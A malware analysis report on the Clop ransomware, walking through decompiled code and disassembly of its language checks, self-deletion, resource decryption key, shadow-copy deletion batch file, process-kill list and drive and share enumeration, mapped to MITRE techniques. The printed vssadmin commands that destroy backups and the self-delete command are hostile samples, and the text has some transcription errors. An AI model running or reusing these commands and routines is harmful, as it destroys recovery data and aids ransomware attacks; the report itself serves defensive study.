



Malware Analysis Report

Clop Ransomware

December 6 | BY Fahad Ali | v1.0



Table of Content

Executive Summary	3
TTPS:.....	4
Checking System Information and Language:	5
Shell Command Execution:.....	6
Inhibiting System Recovery (Deleting Shadow Copies):.....	9
Stopping Processes:.....	12
Mutex Creation:	16
File and Discovery Service:	18
Data Encryption:	22
Sandbox evasion :	29

Executive Summary


SHA256 HASH	6b3a6afb6edc1c9d36e0793f00be3c0cf6626db26b3cfd31d6a18793453303a7
----------------	--

Clop Ransomware belonging to a popular Crypto mix ransomware family is a dangerous file encrypting virus which actively avoids the security unprotected system and encrypts the saved files by planting the .Clop extension. It exploits AES cipher to encrypt pictures, videos, music, databases papers, and attach .CLOP or .CIOP file extension, which prevents victims from accessing personal data. For example, "sample.jpg" is renamed to "sample.jpg.Clop". Recently, Clop ransomware has been associated with cybercriminals who have been using Accellion File Transfer Appliance (FTA) vulnerabilities: CVE-2021-27101, CVE-2021-27102, CVE-2021-27103, and CVE-2021-27104. The exploitation of these flaws led to the compromise of high-profile organizations starting in February. Also, there has been evidence of an affiliate utilizing a webshell dubbed DEWMODE that was being used to steal data from Accellion FTA devices.



TTPS:

Following are the TTPS extracted from the Clop Ransomware:





Checking System Information and Language:

The malware's first action is to compare the keyboard of the victim computer using the function **"GetKeyboardLayout"** against the hardcoded values. This function returns the user keyboard input layout at the moment the malware calls the function.

```
7 ; -----
8 align 10h
9
10 ; ===== SUBROUTINE =====
11
12 sub_40DF70 proc near ; CODE XREF: WinMain(x,x,x,x)+6↑p
13 push esi
14 xor esi, esi
15 push esi ; idThread
16 call ds:GetKeyboardLayout
17 movzx eax, ax
18 cmp eax, 437h
19 ja short loc_40DF9E
20 jz short loc_40DFC7 ; jumtable 0040DF97 cases 1049,1058,1059
21 add eax, 0FFFFFFBE7h ; switch 19 cases
22 cmp eax, 12h
23 ja short def_40DF97 ; jumtable 0040DF97 default case, cases
24 movzx eax, ds:byte_40DFD8[eax]
25 jmp ds:jpt_40DF97[eax*4] ; switch jump
26
27 loc_40DF9E: ; CODE XREF: sub_40DF70+12↑j
28 cmp eax, 82Ch
29 ja short loc_40DFC0
30 jz short loc_40DFC7 ; jumtable 0040DF97 cases 1049,1058,1059
31 cmp eax, 43Fh
32 jb short def_40DF97 ; jumtable 0040DF97 default case, cases
33 cmp eax, 440h
34 jbe short loc_40DFC7 ; jumtable 0040DF97 cases 1049,1058,1059
35 cmp eax, 442h
36 jz short loc_40DFC7 ; jumtable 0040DF97 cases 1049,1058,1059
37 mov eax, esi
38 pop esi
39 retn
40
41 0000D370 0040DF70: sub_40DF70 (Synchronized with Hex View-1, Pseudocode-A)
```

So mitre behavioral mapping is as follows:

#1 **Discovery** as tactic

a. **System Information Discovery** as technique

Clop Ransomware



Another condition will come from the function “**GetTextCharset**” that returns the font used in the system if it does not have the value 0xCC (RUSSIAN_CHARSET). If it is the charset used, the malware will delete itself from the disk and terminate itself with “**TerminateProcess**” but if it is not this charset, it will continue in the normal flow.

```
3 | {  
L |   v4 = GetDC(0);  
2 |   if ( GetTextCharset(v4) == 0xCC )  
3 |   {  
4 |     sub_40DFF0();  
5 |     ExitProcess(0);  
5 |   }
```

So mitre behavioral mapping will be as:

#1 **Discovery** as Tactic

a. **System Location Discovery** as technique

i. **System language Discovery** as subtechnique

Shell Command Execution:

```
Pseudocode-A  
1 | BOOL sub_40DFF0()  
2 | {  
3 |   BOOL result; // eax  
4 |   CHAR Parameters[260]; // [esp+0h] [ebp-20Ch] BYREF  
5 |   CHAR Filename[260]; // [esp+104h] [ebp-108h] BYREF  
6 |  
7 |   result = 0;  
8 |   if ( GetModuleFileNameA(0, Filename, 0x104u) )  
9 |   {  
10 |     if ( GetShortPathNameA(Filename, Filename, 0x104u) )  
11 |     {  
12 |       wsprintfA(Parameters, "/c del \"%s\" >> NUL", Filename);  
13 |       if ( GetEnvironmentVariableA("ComSpec", Filename, 0x104u) )  
14 |       {  
15 |         if ( (int)ShellExecuteA(0, 0, Filename, Parameters, 0, 0) > 32 )  
16 |           result = 1;  
17 |       }  
18 |     }  
19 |   }  
20 |   return result;  
21 | }
```

According to the above code in while discovering system language and information if any of the condition becomes true. Then by using `shellexecuteA` the malware deletes itself.

So the mitre behavioral mapping is as:

#1 **Execution** as Tactic

- a. **Command and Scripting Interpreter** for technique
 - i. **Windows Command Shell** for subtechnique

The mitre mapping for file being deleted will be as follows:

#**Defence Evasion** as Tactic

- a. **Indicator Removal** for technique
 - ii. **File Deletion** for subtechnique

After this malware normal flow continues, By the use of **WaitForSingleObject** it has infinite time to end the execution of the threads being created within the process. This thread's first action is to create a file called "**Popup.txt**" in the same folder as the malware. Later, it will check the last error with "**GetLastError**" and, if the last error was 0, it will wait with the function "Sleep" for 5 seconds. Later the thread will make a dummy call to the function "**EraseTape**" with a handle of 0, perhaps to disturb the emulators because the handle is put at 0 in a hardcoded opcode, and later a call to the function "**DefineDosDeviceA**" with an invalid name "**1234567890**" that returns another error. These operations will make a loop for **666000** times.



```
if ( hEvent )
{
    ServiceStatus.dwControlsAccepted = 1;
    ServiceStatus.dwCurrentState = 4;
    ServiceStatus.dwWin32ExitCode = 0;
    ServiceStatus.dwCheckPoint = 0;
    SetServiceStatus(hServiceStatus, &ServiceStatus);
    v3 = CreateThread(0, 0, sub_40E230, 0, 0, 0);
    WaitForSingleObject(v3, 0xFFFFFFFF);
    CloseHandle(hEvent);
    ServiceStatus.dwControlsAccepted = 0;
    ServiceStatus.dwCurrentState = 1;
    ServiceStatus.dwWin32ExitCode = 0;
    ServiceStatus.dwCheckPoint = 3;
}
else
{
    ServiceStatus.dwControlsAccepted = 0;
    ServiceStatus.dwCurrentState = 1;
    ServiceStatus.dwWin32ExitCode = GetLastError();
}
```

Pseudocode-A

```
1 DWORD __stdcall sub_40E230(LPVOID lpThreadParameter)
2 {
3     DWORD v1; // ebx
4     int i; // esi
5     signed int j; // esi
6     HANDLE v4; // esi
7     int k; // ebx
8     UINT v6; // eax
9     DWORD result; // eax
10    WCHAR RootPathName[4]; // [esp+10h] [ebp-218h] BYREF
11    WCHAR pszPath[262]; // [esp+18h] [ebp-210h] BYREF
12
13    do
14    {
15        CreateFileA("popup.txt", 0, 7u, 0, 3u, 0, 0);
16        v1 = GetLastError();
17        for ( i = 0; (unsigned int)GetCurrentProcess() <= 1 || (unsigned int)GetCurrentThread() <= 1 || v
18            Sleep(0x32u);
19            Sleep(0x1388u);
20            sub_40E490();
21            for ( j = 0; j < 666000; ++j )
22            {
23                EraseTape(0, j, 0);
24                GlobalDeleteAtom(0);
25                if ( DefineDosDeviceA(j, "1234567890", "\\.\\" ) )
26                    FindAtomA("27");
27                else
28                    GetCurrentThread();
29            }
30            GetACP();
31            sub_40E9F0();
32            Sleep(0x1388u);
33            CreateThread(0, 0, sub_40E620, 0, 0, 0);
34            v4 = CreateMutexW(0, 0, L"CLOP#666");
35            if ( WaitForSingleObject(v4, 0) )
36            {
37                0000D630 sub_40E230:1 (40E230) (Synchronized with IDA View-A, Hex View-1)
```




Inhibiting System Recovery (Deleting Shadow Copies):

After running loop for 66000 TIMES in function **sub_40E9F0** as seen in the above Code is called which has a batch file in its resource section and is encrypted. The batch file is then created in the same folder where the malware stays with the function "**CreateFileA**". The file created has the name "resort0-0-0-1-1-0.bat". Later will launch it with "**ShellExecuteA**", wait for 5 seconds to finish and delete the file with the function "**DeleteFileA**". This resource is then decrypted using the key:

**.Clopfdwsjkr23LKhuifdhwui73826ygGKUJFHGdwsiefkdsj324765tZPKQWLjwNVBFHew
ihryui32JKG**

```
Pseudocode-A
3  HMODULE v0; // ebx
4  HRSRC v1; // esi
5  HGLOBAL v2; // eax
6  const void *v3; // edi
7  HGLOBAL v4; // ebx
8  DWORD v5; // edi
9  DWORD i; // esi
10 HANDLE v7; // esi
11 DWORD NumberOfBytesWritten; // [esp+Ch] [ebp-214h] BYREF
12 DWORD NumberOfBytesToWrite; // [esp+10h] [ebp-210h]
13 CHAR Buffer[260]; // [esp+14h] [ebp-20Ch] BYREF
14 CHAR FileName[260]; // [esp+118h] [ebp-108h] BYREF
15
16 v0 = GetModuleHandle(0);
17 v1 = FindResource(v0, (LPCWSTR)0xF447, L"SIXSIXI");
18 v2 = LoadResource(v0, v1);
19 v3 = LockResource(v2);
20 NumberOfBytesToWrite = SizeofResource(v0, v1);
21 v4 = GlobalAlloc(0x40u, NumberOfBytesToWrite);
22 memmove(v4, v3, NumberOfBytesToWrite);
23 v5 = NumberOfBytesToWrite;
24 for ( i = 0; i < v5; ++i )
25     *((_BYTE *)v4 + i) ^= byte_414CA0[i % 0x42];
26 GetCurrentDirectory(0x104u, Buffer);
27 sprintfA(FileName, "%s\\resort0-0-0-1-1-0.bat", Buffer);
28 NumberOfBytesWritten = 0;
29 v7 = CreateFileA(FileName, 0x4000000u, 2u, 0, 4u, 0x80u, 0);
30 if ( v7 != (HANDLE)-1 )
31 {
32     WriteFile(v7, v4, v5, &NumberOfBytesWritten, 0);
33     CloseHandle(v7);
34 }
35 GlobalFree(v4);
36 return ShellExecuteA(0, "open", FileName, 0, 0, 0);
37 }
```

0000DE34 sub_40E9F0:19 (40EA34) (Synchronized with IDA View-A, Hex View-1)



Below is the decryption loop:

```
0068EA62 85FF test edi,edi
0068EA64 74 25 jbe 6B3A6AFB6EDC1C9D36E0793F00BE3C0CF6626DB26B3CFD31D6A18793453303A7.68EA88
0068EA66 B8 E1830F3E mov eax,3E0F83E1
0068EA68 F7E6 mul esi
0068EA6D 8BC6 mov eax,esi
0068EA6F C1EA 04 shr edx,4
0068EA72 8BCA mov ecx,edx
0068EA74 C1E1 05 shl ecx,5
0068EA77 03CA add ecx,edx
0068EA79 03C9 add ecx,ecx
0068EA7B 28C1 sub eax,ecx
0068EA7D 8A80 A04C6900 mov al,byte ptr ds:[eax+694CA0]
0068EA83 30041E xor byte ptr ds:[esi+ebx],al
0068EA86 46 inc esi
0068EA87 3BF7 cmp esi,edi
0068EA89 72 DB jbe 6B3A6AFB6EDC1C9D36E0793F00BE3C0CF6626DB26B3CFD31D6A18793453303A7.68EA66
0068EA8B 8085 F4DFDFFF lea eax,dword ptr ss:[ebp-20C]
0068EA91 50 push eax
0068EA92 68 04010000 push 104
0068EA97 FF15 2CF16800 call dword ptr ds:[<&GetCurrentDirectoryA>]
0068EA9D 8085 F4DFDFFF lea eax,dword ptr ss:[ebp-20C]
0068EA9F 50 push eax
```

```
0068EA3E 56 push esi
0068EA3F 6A 40 push 40
0068EA41 89B5 F0DFDFFF mov dword ptr ss:[ebp-210],esi
0068EA47 FF15 68F16800 call dword ptr ds:[<&GlobalAlloc>]
0068EA4D 56 push esi
0068EA4E 8BD8 mov ebx,eax
0068EA50 57 push edi
0068EA51 53 push ebx
0068EA52 E8 A930FFFF call 6B3A6AFB6EDC1C9D36E0793F00BE3C0CF6626DB26B3CFD31D6A18793453303A7.681B00
0068EA57 8BD8 mov edi,dword ptr ss:[ebp-210]
0068EA5D 83C4 0C add esp,C
0068EA60 33F6 xor esi,esi
0068EA62 85FF test edi,edi
0068EA64 74 25 jbe 6B3A6AFB6EDC1C9D36E0793F00BE3C0CF6626DB26B3CFD31D6A18793453303A7.68EA88
0068EA66 B8 E1830F3E mov eax,3E0F83E1
0068EA68 F7E6 mul esi
0068EA6D 8BC6 mov eax,esi
0068EA6F C1EA 04 shr edx,4
0068EA72 8BCA mov ecx,edx
0068EA74 C1E1 05 shl ecx,5
0068EA77 03CA add ecx,edx
0068EA79 03C9 add ecx,ecx
0068EA7B 28C1 sub eax,ecx
0068EA7D 8A80 A04C6900 mov al,byte ptr ds:[eax+694CA0]
0068EA83 30041E xor byte ptr ds:[esi+ebx],al
0068EA86 46 inc esi
0068EA87 3BF7 cmp esi,edi
0068EA89 72 DB jbe 6B3A6AFB6EDC1C9D36E0793F00BE3C0CF6626DB26B3CFD31D6A18793453303A7.68EA66
0068EA8B 8085 F4DFDFFF lea eax,dword ptr ss:[ebp-20C]
0068EA91 50 push eax
0068EA92 68 04010000 push 104
0068EA97 FF15 2CF16800 call dword ptr ds:[<&GetCurrentDirectoryA>]
0068EA9D 8085 F4DFDFFF lea eax,dword ptr ss:[ebp-20C]
0068EA9F 50 push eax
0068EAA4 8085 F8FEFFFF lea eax,dword ptr ss:[ebp-108]
0068EAA6 56 694C6900 push 6B3A6AFB6EDC1C9D36E0793F00BE3C0CF6626DB26B3CFD31D6A18793453303A7.694C68
0068EAA8 50 push eax
0068EAA9 68 04010000 push 104
0068EAB0 FF15 8CF26800 call dword ptr ds:[<&wsprintfA>]
0068EAB6 83C4 0C add esp,C
0068EAB9 C785 ECFDFFFF mov dword ptr ss:[ebp-214],0
0068EAC3 8085 F8FEFFFF lea eax,dword ptr ss:[ebp-108]
0068EAC9 6A 00 push 0
0068EACB 68 80000000 push 80
0068EAD0 6A 04 push 4
0068EAD2 6A 00 push 0
0068EAD4 6A 02 push 2
0068EAD6 68 00000040 push 40000000
0068EAD8 50 push eax
0068EADC FF15 E0F06800 call dword ptr ds:[<&CreateFileA>]
0068EAE7 8BD0 mov esi,eax
```

Here the batch file is created in the same folder where the malware is present. In my case it is present on **desktop** so it is created on the desktop.



```
0068EA3F 6A 40 push 40
0068EA41 89B5 F0DFFFF mov_dword_ptr ss:[ebp-210],esi
0068EA47 FF15 68F16800 call_dword_ptr ds:[<&Global1loc>]
0068EA4D 56 push esi
0068EA4E 8BD8 mov ebx,eax
0068EA50 57 push edi
0068EA51 5B push ebx
0068EA52 E8 A930FFFF call_6B3AFAFB6EDC1C9D36E0793F00BE3C0CF6626DB26B3CFD31D6A18793453303A7.681800
0068EA57 8BD0 F0DFFFF mov edi,dword_ptr ss:[ebp-210]
0068EA5D 83C4 0C add esp,C
0068EA60 33F6 xor esi,esi
0068EA62 85FF test edi,edi
0068EA64 74 25 j8_6B3AFAFB6EDC1C9D36E0793F00BE3C0CF6626DB26B3CFD31D6A18793453303A7.68EA88
0068EA66 8B E1830F3E mov eax,3E0F83E1
0068EA68 F7E6 mul esi
0068EA6D 8BC6 mov eax,esi
0068EA6F C1EA 04 shr edx,4
0068EA72 8BCA mov ecx,edx
0068EA74 C1E1 05 shl ecx,5
0068EA77 03CA add ecx,edx
0068EA79 03C9 add ecx,ecx
0068EA7B 28C1 sub eax,ecx
0068EA7D 8AB0 mov al,byte_ptr ds:[eax+694C68]
0068EA83 30041E xor byte_ptr ds:[esi+ebx],al
0068EA86 46 inc esi
0068EA87 3BF7 cmp esi,edi
0068EA89 72 0B j8_6B3AFAFB6EDC1C9D36E0793F00BE3C0CF6626DB26B3CFD31D6A18793453303A7.68EA66
0068EA8B 8D85 F4DFFFF lea eax,dword_ptr ss:[ebp-20C]
0068EA91 50 push eax
0068EA92 68 04010000 push 104
0068EA97 FF15 2CF16800 call_dword_ptr ds:[<&GetCurrentDirectoryA>]
0068EA9D 8D85 F4DFFFF lea eax,dword_ptr ss:[ebp-20C]
0068EA9F 50 push eax
0068EAA4 8D85 F8FEFFFF lea eax,dword_ptr ss:[ebp-108]
0068EAAA 68 684C6900 push_6B3AFAFB6EDC1C9D36E0793F00BE3C0CF6626DB26B3CFD31D6A18793453303A7.694C68
0068EAAF 50 push eax
0068EAB0 FF15 8CF26800 call_dword_ptr ds:[<&WSprintfA>]
0068EAB6 83C4 0C add esp,C
0068EAB9 C785 ECFDFFFF mov_dword_ptr ss:[ebp-214],0
0068EAC3 8D85 F8FEFFFF lea eax,dword_ptr ss:[ebp-108]
0068EAC9 6A 00 push 0
0068EACB 68 80000000 push 80
0068EAD0 6A 04 push 4
0068EAD2 6A 00 push 0
0068EAD4 6A 02 push 2
```

ebx:"@echo off\r\nvssadmin Delete Shadows /all /quiet\r\nvssadmin resize shadowstor
ebx:"@echo off\r\nvssadmin Delete Shadows /all /quiet\r\nvssadmin resize shadowstor

eax:"C:\\Users\\husky\\Desktop\\resort0-0-0-1-1-0.bat"

eax:"C:\\Users\\husky\\Desktop\\resort0-0-0-1-1-0.bat"

esi+ebx*1:"*****"

eax:"C:\\Users\\husky\\Desktop\\resort0-0-0-1-1-0.bat"

694C68:"%s\\resort0-0-0-1-1-0.bat"

eax:"C:\\Users\\husky\\Desktop\\resort0-0-0-1-1-0.bat"

The contents of the batch file which play a role in deleting shadow copies to inhibit system recovery is as follows:

```
resort0-0-0-1-1-0.txt - Notepad
File Edit Format View Help
@echo off
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
```



So mitre behavioral mapping will be:

#1 **Impact** as Tactic

a. **Inhibit System Recovery** for technique

On mitre behavioral mapping of decrypting the resource is as:

#1 **Deceit Evasion** as Tactic

a. **Deobfuscate/Decode Files** for technique

Stopping Processes:

After the execution of the batch file a thread is created which searches for specific processes and if they are found then they get terminated.

```
1 void stdcall noreturn sub_40E620(LPVOID lpThreadParameter)
2 {
3     while ( 1 )
4     {
5         sub_40E8A0(L"msftesql.exe");
6         sub_40E8A0(L"sqlagent.exe");
7         sub_40E8A0(L"sqlbrowser.exe");
8         sub_40E8A0(L"sqlservr.exe");
9         sub_40E8A0(L"sqlwriter.exe");
10        sub_40E8A0(L"oracle.exe");
11        sub_40E8A0(L"ocssd.exe");
12        sub_40E8A0(L"dbcnmp.exe");
13        sub_40E8A0(L"synctime.exe");
14        sub_40E8A0(L"mydesktopqos.exe");
15        sub_40E8A0(L"agntsvc.exeisqlplussvc.exe");
16        sub_40E8A0(L"xfssvccon.exe");
17        sub_40E8A0(L"mydesktopservice.exe");
18        sub_40E8A0(L"ocautoupds.exe");
19        sub_40E8A0(L"agntsvc.exeagntsvc.exe");
20        sub_40E8A0(L"agntsvc.exeencsvc.exe");
21        sub_40E8A0(L"firefoxconfig.exe");
22        sub_40E8A0(L"tbirdconfig.exe");
23        sub_40E8A0(L"ocomm.exe");
24        sub_40E8A0(L"mysqld.exe");
25        sub_40E8A0(L"mysqld-nt.exe");
26        sub_40E8A0(L"mysqld-opt.exe");
27        sub_40E8A0(L"dbeng50.exe");
28        sub_40E8A0(L"sqbcoreservice.exe");
29        sub_40E8A0(L"excel.exe");
30        sub_40E8A0(L"infopath.exe");
31        sub_40E8A0(L"msaccess.exe");
32        sub_40E8A0(L"mspub.exe");
33        sub_40E8A0(L"onenote.exe");
34        sub_40E8A0(L"outlook.exe");
35        sub_40E8A0(L"powerpnt.exe");
36        sub_40E8A0(L"steam.exe");
    }
```

0000DA20 sub_40E620:1 (40E620) (Synchronized with IDA View-A, Hex View-1)

Clop Ransomware



```
Pseudocode-A
10 PROCESSENTRY32W pe; // [esp+Ch] [ebp-640h] BYREF
11 WCHAR String[260]; // [esp+238h] [ebp-414h] BYREF
12 WCHAR String1[260]; // [esp+440h] [ebp-20Ch] BYREF
13
14 v2 = CreateToolhelp32Snapshot(2u, 0);
15 v9 = lpString2;
16 v3 = (void (__stdcall *)(LPWSTR, LPCWSTR))lstrcpyW;
17 lstrcpyW(String1, v9);
18 v4 = lstrlenW(String1);
19 CharUpperBuffW(String1, v4);
20 if ( v2 != (HANDLE)-1 )
21 {
22     pe.dwSize = 556;
23     if ( Process32FirstW(v2, &pe) )
24     {
25         do
26         {
27             v3(String, pe.szExeFile);
28             v5 = lstrlenW(String);
29             CharUpperBuffW(String, v5);
30             if ( !lstrcmpW(String, String1) )
31             {
32                 v6 = OpenProcess(1u, 0, pe.th32ProcessID);
33                 v7 = v6;
34                 if ( v6 )
35                 {
36                     TerminateProcess(v6, 0xFFFFFFFF);
37                     CloseHandle(v7);
38                 }
39                 else
40                 {
41                     CloseHandle(0);
42                 }
43                 v3 = (void (__stdcall *)(LPWSTR, LPCWSTR))lstrcpyW;
44             }
45         }
46     }
47 }
```

0000DCA0 sub_40E8A0:10 (40E8A0) (Synchronized with IDA View-A, Hex View-1)

As it uses famous process enumerator APIS CreateToolhelp32Snapshot,

Process32FirstWso mitre behavioral mapping is as :

So mitre behavioral mapping will be:

#1 **Impact** as Tactic

a. **ServiceStop** for technique

The mitre mapping for discovering processes is as:

Clop Ransomware



#1 Discovery as Tactic

a. **Process Discovery** for technique

Following are the process to terminate:

- msftesql.exe
- sqlagent.exe
- sqlbrowser.exe
- sqlservr.exe
- sqlwriter.exe
- oracle.exe
- ocssd.exe
- dbsnmp.exe
- synctime.exe
- mydesktopqos.exe
- agntsvc.exeisqlplussvc.exe
- xfssvccon.exe
- mydesktopservice.exe
- ocautoupds.exe
- agntsvc.exeagntsvc.exe
- agntsvc.exeencsvc.exe
- firefoxconfig.exe
- tbirdconfig.exe
- ocomm.exe
- mysqld.exe
- mysqld-nt.exe
- mysqld-opt.exe
- dbeng50.exe
- sqbcoreservice.exe
- excel.exe
- infopath.exe
- msaccess.exe
- mspub.exe
- onenote.exe
- outlook.exe
- powerpnt.exe



- steam.exe
- thebat.exe
- thebat64.exe
- thunderbird.exe
- visio.exe
- winword.exe
- zoolz.exe
- syntime.exe
- agntsv.exe
- tbirdonfig.exe
- oautoupds.exe
- oomm.exe
- ensv.exe
- ossd.exe
- exel.exe
- firefoxonfig.exe
- orale.exe
- "isqlplussv.exe
- xfssvon.exe
- msaess.exe
- sqboreservie.exe
- tmlisten.exe
- PNTMon.exe
- NTAoSMgr.exe
- Ntrtsan.exe
- mydesktopservie.exe
- mbamtray.exe
- isqlplussvc.exe
- agntsvc.exe



Mutex Creation:

The next action is to create a mutex with the name hardcoded “**Clop#666**” and later make a call to the function “**WaitForSingleObject**” and check the result with 0. If the value is 0 it means that the mutex was created for this instance of the malware but if it gets another value, it means that the mutex was made from another instance or vaccine and, in this case, it will finish the execution of the malware.

```
v4 = CreateMutexW(0, 0, L"CLOP#666");  
if ( WaitForSingleObject(v4, 0) )  
{  
    CloseHandle(v4);  
    ExitProcess(0);  
}  
SetErrorMode(1u);
```

After this, it will make 2 threads, one of them to search for network shares and the another one to crypt files in the files and directories that it has access to.



Pseudocode-A

```
4  DWORD v4; // edi
5  WCHAR *v5; // ebx
6  LPCWSTR *v6; // esi
7  HANDLE hEnum; // [esp+Ch] [ebp-14h] BYREF
8  DWORD cCount; // [esp+10h] [ebp-10h] BYREF
9  HGLOBAL hMem; // [esp+14h] [ebp-Ch]
10 DWORD BufferSize; // [esp+18h] [ebp-8h] BYREF
11 unsigned int v11; // [esp+1Ch] [ebp-4h]
12
13 v11 = a2;
14 hEnum = 0;
15 result = WNetOpenEnumW(2u, 0, 0, a1, &hEnum);
16 if ( !result )
17 {
18     cCount = 1000;
19     BufferSize = 32000;
20     hMem = GlobalAlloc(0x40u, 0x7D00u);
21     result = WNetEnumResourceW(hEnum, &cCount, hMem, &BufferSize);
22     if ( !result )
23     {
24         WNetCloseEnum(hEnum);
25         hEnum = 0;
26         v4 = 0;
27         v5 = (WCHAR *)GlobalAlloc(0x40u, 0x400u);
28         if ( cCount )
29         {
30             v6 = (LPCWSTR *)((char *)hMem + 20);
31             do
32             {
33                 if ( *v6 )
34                 {
35                     if ( *(v6 - 3) == (LPCWSTR)3 )
36                     {
37                         lstrcatW(v5, *v6);
38                         sub_40B4A0(a3);
39                         lstrcpyW(v5, &String2);
40                     }
31             }

```

0000A780 sub_40B380:4 (40B380) (Synchronized with IDA View-A, Hex View-1)

<

The behavioral mapping of enumerating network shares on mitre is as follows:

#1 **Discovery** as Tactic

a. **Network Share Discovery** for technique



Clop uses built-in API functions such as **WNetOpenEnumW()**, **WNetEnumResourceW()**, **WNetCloseEnum()**.

So the mitre mapping will be as follows:

#1 **Execution** as Tactic

a. **Native API** for technique

File and Discovery Service:

After enumerating network shares another thread is created which iterates over drive letters from 'A' to 'Z', checks the drive type for each (fixed, removable, or remote), and creates a new thread to execute a function (**sub_40E5D0**) with the drive path if the drive type matches. It introduces delays between iterations using sleep functions.

```
for ( k = 0; k < 26; ++k )
{
    wsprintfW(RootPathName, L"%c:", (unsigned __int16)(char)(k + 65));
    v6 = GetDriveTypeW(RootPathName);
    if ( v6 == 3 || v6 == 2 || v6 == 4 )
    {
        CreateThread(0, 0, sub_40E5D0, RootPathName, 0, 0);
        Sleep(0xAu);
    }
    Sleep(0x64u);
}
Sleep(0x1B7740u);
```



0068E351	8D43 41	lea eax,dword ptr ds:[ebx+41]	
0068E354	66:98	cw	
0068E356	0FB7C0	movzx eax,ax	
0068E359	50	push eax	
0068E35A	8D4424 14	lea eax,dword ptr ss:[esp+14]	
0068E35E	68 5C486900	push 6b3a6afb6edc1c9d36e0793f00be3c0cf6626db26b3cfd31d6a18793453303a7.69485C	69485C:L"%c:"
0068E363	50	push eax	
0068E364	FF15 80F26800	call dword ptr ds:[&wsprintfw]	
0068E36A	83C4 0C	add esp,C	
0068E36D	8D4424 10	lea eax,dword ptr ss:[esp+10]	
0068E371	50	push eax	
0068E372	FF15 1CF16800	call dword ptr ds:[&GetDriveTypew]	
0068E378	83F8 03	cmp eax,3	
0068E37B	74 0A	jle 6b3a6afb6edc1c9d36e0793f00be3c0cf6626db26b3cfd31d6a18793453303a7.68E387	
0068E37D	83F8 02	cmp eax,2	
0068E380	74 05	jle 6b3a6afb6edc1c9d36e0793f00be3c0cf6626db26b3cfd31d6a18793453303a7.68E387	
0068E382	83F8 04	cmp eax,4	
0068E385	75 18	jne 6b3a6afb6edc1c9d36e0793f00be3c0cf6626db26b3cfd31d6a18793453303a7.68E39F	
0068E387	6A 00	push 0	
0068E389	6A 00	push 0	
0068E38B	8D4424 18	lea eax,dword ptr ss:[esp+18]	
0068E38F	50	push eax	
0068E390	68 00E56800	push 6b3a6afb6edc1c9d36e0793f00be3c0cf6626db26b3cfd31d6a18793453303a7.68E5D0	
0068E395	6A 00	push 0	
0068E397	6A 00	push 0	
